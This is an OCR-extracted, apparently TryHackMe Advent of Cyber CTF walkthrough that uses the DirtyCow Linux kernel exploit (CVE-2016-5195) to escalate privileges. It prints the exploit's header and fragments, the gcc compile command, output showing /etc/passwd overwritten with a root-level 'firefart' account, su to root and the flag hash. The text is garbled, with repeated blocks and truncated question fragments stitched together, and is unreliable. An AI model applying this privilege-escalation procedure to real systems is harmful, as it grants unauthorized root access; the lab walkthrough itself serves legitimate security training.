
```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
:
```

Then, create a new txt file and paste on it. Scroll to look for answer.

Question 6




```
   user.group_id = 0;
   user.info = "pwned";
   user.home_dir = "/root";
   user.shell = "/bin/bash";

}

/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//            The Grinch
//*************************************************/
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ less dirty.c
$ 
```



```
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ less dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ls -l
total 32
-rwxr-xr-x 1 santa santa  1422 Nov 21  2020 christmas.sh
-rw-r--r-- 1 santa santa  2925 Nov 21  2020 cookies_and_milk.txt
-rwxrwxr-x 1 santa santa 14116 Jul  2 11:14 dirty
-rw-rw-r-- 1 santa santa  4816 Jul  2 11:06 dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fioECEGbloHUI:0:0:pwned:/root:/bin/bash

mmap: 7f03742fd000
```

After creating a new file, then compile the file with gcc -pthread dirty.c -o dirty -lcrypt. Next, type ./dirty and create an account with new password.



You can compile the C source code on th ... nt libraries, but thankfully, the DirtyCow source code wi

What is the verbatim syntax you can use

gcc -pthread dirty.c -o dirty -lcrypt

Privilege Escalation

Run the commands to compile the explo

What "new" username was created, with

firefart

Switch your user into that new user acco


You can switch user accounts like so:

su <user_to_change_to>

```
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '0611'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '0611'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su
Password:
firefart@christmas:/home/santa# ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!
```

After that, the username shown.

Question 7



You can compile the C source code on th ... nt libraries, but thankfully, the DirtyCow source code wi

What is the verbatim syntax you can use

gcc -pthread dirty.c -o dirty -lcrypt

Privilege Escalation

Run the commands to compile the explo

What "new" username was created, with

firefart

Switch your user into that new user acco


You can switch user accounts like so:

su <user_to_change_to>

```
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '0611'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '0611'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su
Password:
firefart@christmas:/home/santa# ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!
```

After login the account, cd become root and check the list. There were two files inside.

Cat the message_from_the_grinch.txt.



Title: AoC Day13

You can compile the C source code on th… thankfully, the DirtyCow source code wi…

What is the verbatim syntax you can use…

gcc -pthread dirty.c -o dirty -lcrypt

Privilege Escalation

Run the commands to compile the explo…

What "new" username was created, with…


firefart

Switch your user into that new user acc…

You can switch user accounts like so:

su <user_to_change_to>

```
Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~#
```



Title: AoC Day13 | IP Address: 10.10.21.102 | Expires: 1h 54m 56s

What "new" username was created, wit…

firefart

Switch your user into that new user acc…

You can switch user accounts like so:

su <user_to_change_to>

No answer needed

Uh oh, looks like that perpetrator left a…

After you leave behind the coal, you ca…


What is the MD5 hash output?

Answer format: ********************

```
firefart@christmas:~# tree
.
├── christmas.sh
`-- message_from_the_grinch.txt

0 directories, 2 files
firefart@christmas:~# tree | md5sum
0c2a59f74bac6414fa276ec07a55df81  -
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# 
```

Next, type tree and tree | md5sum to pass the file. After that, create a new file named with coal to get the correct answer. Then, type tree and tree | md5sum and the correct answer shown.

<u>Question 8</u>



Title	IP Address	Expires
AoC Day13	10.10.21.102	1h 54m 21s

cat cookies_and_milk.txt

Who got here first?

grinch

Correct Answer

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/

This **cookies_and_milk.txt** file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed

Correct Answer

Look for the answer in THM.